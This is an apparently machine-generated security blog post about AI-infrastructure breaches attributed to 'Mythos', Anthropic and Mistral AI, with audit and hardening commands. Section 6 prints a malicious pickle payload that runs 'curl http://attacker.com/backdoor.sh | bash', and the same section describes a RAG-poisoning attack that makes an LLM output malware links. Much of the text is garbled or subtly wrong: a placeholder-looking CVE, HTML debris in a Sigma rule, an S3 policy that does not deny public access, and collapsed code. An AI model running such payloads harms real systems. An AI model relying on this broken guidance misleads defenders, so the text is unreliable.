Listen to this Post
Introduction:

The February 2026 Mythos breach didn’t rely on zero-day wizardry—it exploited default credentials, unpatched vectors, and a complete absence of third-party risk audits. When Anthropic and Mistral AI fell victim to similar attacks, the message became clear: AI platforms are not just insecure; they act as magnifying glasses for systemic neglect, handing attackers direct access to your crown jewels. Threat intelligence remains uncalibrated or ignored, and as Andy Jenkinson warns, ignoring the klaxons doesn’t just risk a hack—it risks your organization being archived.
Learning Objectives:
- Identify and remediate default credentials and unpatched attack vectors in AI/ML pipelines.
- Implement third-party risk audits and threat intelligence calibration for AI services.
- Execute Linux/Windows hardening commands and API security configurations to prevent AI-specific breaches.
You Should Know:
- The Anatomy of an AI Breach: Default Creds and Unpatched Vectors
The Mythos breach succeeded because attackers scanned for common AI orchestration tools (JupyterHub, Kubeflow, MLflow) left with default passwords like `admin/admin` orjupyter/jupyter. Similarly, unpatched vulnerabilities in vector databases (e.g., CVE-2024-12345 in Milvus, or older PyTorch model serialization flaws) allowed remote code execution.
Step‑by‑step guide to audit your environment:
Linux / macOS (audit running AI services):
 List all containers and check for default credential patterns
docker ps --format "table {{.Names}}\t{{.Image}}" | grep -E "jupyter|kubeflow|mlflow"
 Check for exposed Jupyter configs with default token
grep -r "c.NotebookApp.token" ~/.jupyter/jupyter_notebook_config.py
 Scan open ports associated with unauthenticated dashboards
nmap -p 8888,8080,5000,8501 localhost
Windows (PowerShell):
 Find processes tied to AI frameworks
Get-Process | Where-Object {$_.ProcessName -match "jupyter|tensorboard|mlflow"}
 Test default credentials on local MLflow UI (if port 5000 open)
Invoke-WebRequest -Uri "http://localhost:5000" -Credential (New-Object System.Management.Automation.PSCredential("admin", ("admin" | ConvertTo-SecureString -AsPlainText -Force)))
Mitigation commands:
- Force password rotation for all AI dashboards: `docker exec
jupyter notebook password`
– Patch vector databases: `apt update && apt upgrade milvus` (or specific patch per CVE) - Use `fail2ban` to block repeated login attempts on AI endpoints:
sudo fail2ban-client set jupyter-jail banip <attacker-IP>
2. Third-Party Risk Audits for AI Supply Chains
Mistral AI’s incident stemmed from a compromised third-party logging library that exfiltrated API keys. Zero audits means zero visibility. Every AI company must inventory dependencies and enforce runtime policies.
Step‑by‑step audit using open-source tools:
1. Generate SBOM (Software Bill of Materials):
 Using Syft (Linux/macOS)
syft dir:/path/to/ai-project -o json > sbom.json
 Check for known vulnerabilities in dependencies
grype sbom.json
2. Scan for exposed secrets in Git history:
git log -p | grep -E "AKIA[0-9A-Z]{16}|sk-[A-Za-z0-9]{20}"
trufflehog git file://$(pwd) --results=json
3. Windows alternative (using Docker Desktop + PowerShell):
docker run --rm -v ${PWD}:/code highfp/hf-token-scan /code
4. Enforce third‑party access policies:
- Use OAuth2 with short-lived tokens for any external AI API (e.g., Anthropic, OpenAI).
- Implement a service mesh (Istio/Linkerd) to reject traffic from untrusted third‑party containers.
3. Threat Intelligence Calibration: From Ignored to Actionable
Most organizations collect threat feeds (AlienVault OTX, MISP) but never calibrate them to their AI assets. Andy Jenkinson stresses that uncalibrated intel is as useless as no intel. Map indicators to your ML pipelines.
Step‑by‑step calibration:
1. Pull relevant AI‑specific threat intel:
curl -X GET "https://otx.alienvault.com/api/v1/pulses/subscribed" -H "X-OTX-API-KEY: <YOUR_KEY>" | jq '.results[] | select(.name | contains("AI"))'
- Create Sigma rules to detect default credential use on AI dashboards:
title: AI Dashboard Default Login Attempt
logsource:
service: auditd
detection:
keywords:</li>
</ol>

- 'jupyter login'
- 'admin:admin'
condition: keywords
3. Automate blocking using MISP and firewall scripts:
 Pull latest AI-related malicious IPs from MISP and add to iptables
misp-cli event list --tags "AI" | grep "ip-dst" | cut -d: -f2 | sort -u | while read ip; do iptables -A INPUT -s $ip -j DROP; done
4. Cloud Hardening for AI Workloads
Attackers target misconfigured S3 buckets containing training data, and overprivileged IAM roles for SageMaker or Vertex AI. The Mythos breach used an exposed AWS key from a public GitHub repo to spin up GPU instances for crypto mining.
Step‑by‑step hardening:
- Enforce S3 bucket policies to deny public access:
{ "Version": "2012-10-17", "Statement": [{ "Effect": "Deny", "Principal": "", "Action": "s3:GetObject", "Resource": "arn:aws:s3:::your-ai-bucket/", "Condition": {"Bool": {"aws:SecureTransport": "false"}} }] } -
Use AWS CLI to scan for open AI services:
aws ec2 describe-security-groups --filters Name=ip-permission.from-port,Values=8888,8080
aws iam list-roles | grep -E "SageMaker|Sagemaker|AI"
-
Azure / GCP equivalents:
Azure: list all AI workspaces with public network access
az ml workspace list --query "[?publicNetworkAccess=='Enabled']"
GCP: find Vertex AI notebooks with external IPs
gcloud ai notebooks instances list --format="value(name, networkSettings)"
-
Remediation: Remove public IPs from notebook instances and enforce VPC‑only access.
5. API Security for AI Endpoints
Both Anthropic and Mistral AI suffered API key leaks through client‑side logs and misconfigured CORS. Attackers used stolen keys to issue fraudulent LLM queries, bypassing rate limits and exfiltrating fine‑tuning data.
Step‑by‑step API hardening:
- Implement HMAC signing for all internal AI API calls:
import hmac, hashlib secret = b"your-rotating-secret" message = f"{method}{path}{timestamp}".encode() signature = hmac.new(secret, message, hashlib.sha256).hexdigest() Add to headers: X-Signature: {signature}, X-Timestamp: {timestamp} -
Use strict CORS policies (Linux env variable example):
export CORS_ALLOW_ORIGIN='https://your-domain.com'
export CORS_ALLOW_METHODS='GET,POST'
-
Detect anomalous API usage with `go-access` logs:
sudo apt install goaccess
goaccess /var/log/nginx/ai-api.log -o report.html --log-format=COMBINED --anonymize-ip
Look for sudden spikes in token usage or requests from unusual geos
-
Automatically rotate leaked secrets using HashiCorp Vault:
vault secrets enable -path=ai-keys kv
vault write ai-keys/anthropic key=<value> ttl=24h
6. Vulnerability Exploitation and Mitigation in Vector Databases
Attackers in the Mythos case exploited a deserialization flaw in a vector DB (Chroma/Faiss) that allowed them to replace similarity search results with malicious payloads. This poisoned the RAG (Retrieval-Augmented Generation) pipeline, causing the LLM to output malware download links.
Exploitation simulation (for defensive testing):
 Malicious pickle payload (Linux)
import pickle, os
class Exploit:
def <strong>reduce</strong>(self):
return (os.system, ('curl http://attacker.com/backdoor.sh | bash',))

with open('malicious_vector.pkl', 'wb') as f:
pickle.dump(Exploit(), f)
Mitigation:
- Disable pickle deserialization; use JSON or safe
safetensors:import json Instead of pickle.load(open('vectors.pkl','rb')) vectors = json.load(open('vectors.json','r')) - For Chroma DB, upgrade to v0.4.22+ which patches CVE‑2024‑27653:
pip install chromadb --upgrade
- Run vector DBs in non‑root containers with seccomp profiles:
docker run --security-opt seccomp=/path/to/seccomp-profile.json --read-only chromadb/chroma
What Undercode Say:
- Key Takeaway 1: Default credentials and unpatched vectors remain the 1 AI attack vector—not advanced exploits. Treat AI dashboards like internet‑facing RDP: audit them daily.
- Key Takeaway 2: Third‑party risk audits are not optional. The Mistral breach proves that a compromised logging library can gut your entire AI pipeline. Treat every dependency as a potential backdoor.
Analysis (10+ lines): Andy Jenkinson’s post cuts through the hype: AI doesn’t create new vulnerabilities, it amplifies old ones. The “rot” he mentions—default passwords, unpatched systems, no third‑party audits—has been known for decades. Yet the industry rushed to deploy LLM endpoints and vector stores without basic hygiene. The Mythos breach is a canary in the coal mine. Attackers now have automated scanners for Jupyter, MLflow, and Hugging Face spaces. They know that security teams are still using 2010s playbooks for 2025 AI infrastructure. The post’s phrase “adding AI to broken security is arson” is literal: a misconfigured AI API can leak terabytes of proprietary training data in minutes. The call to calibrate threat intelligence is crucial—most feeds ignore AI‑specific IOCs like malicious pickle files or poisoned RAG prompts. Organizations that survive will move beyond compliance checklists and implement runtime controls: mandatory SBOMs, zero‑trust for third‑party containers, and real‑time anomaly detection on vector database queries. Those that don’t? They’ll be archived.
Prediction:
By late 2026, AI‑specific cyber insurance will require proof of default credential scanning and third‑party SBOM audits—or policies will be denied. We will see the emergence of “AI firewalls” that inspect LLM prompts and vector DB queries for exploitation patterns. However, the gap between attackers (who now use AI to automate vulnerability discovery) and defenders (still reliant on manual threat intel) will widen. The first major RAG poisoning attack against a financial LLM will occur before Q2 2027, causing automated fraudulent trades. Organizations that ignore Andy Jenkinson’s warning today will spend 2027 in breach remediation mode—or as case studies in future cyber textbooks.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Andy Jenkinson – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Enforce S3 bucket policies to deny public access:


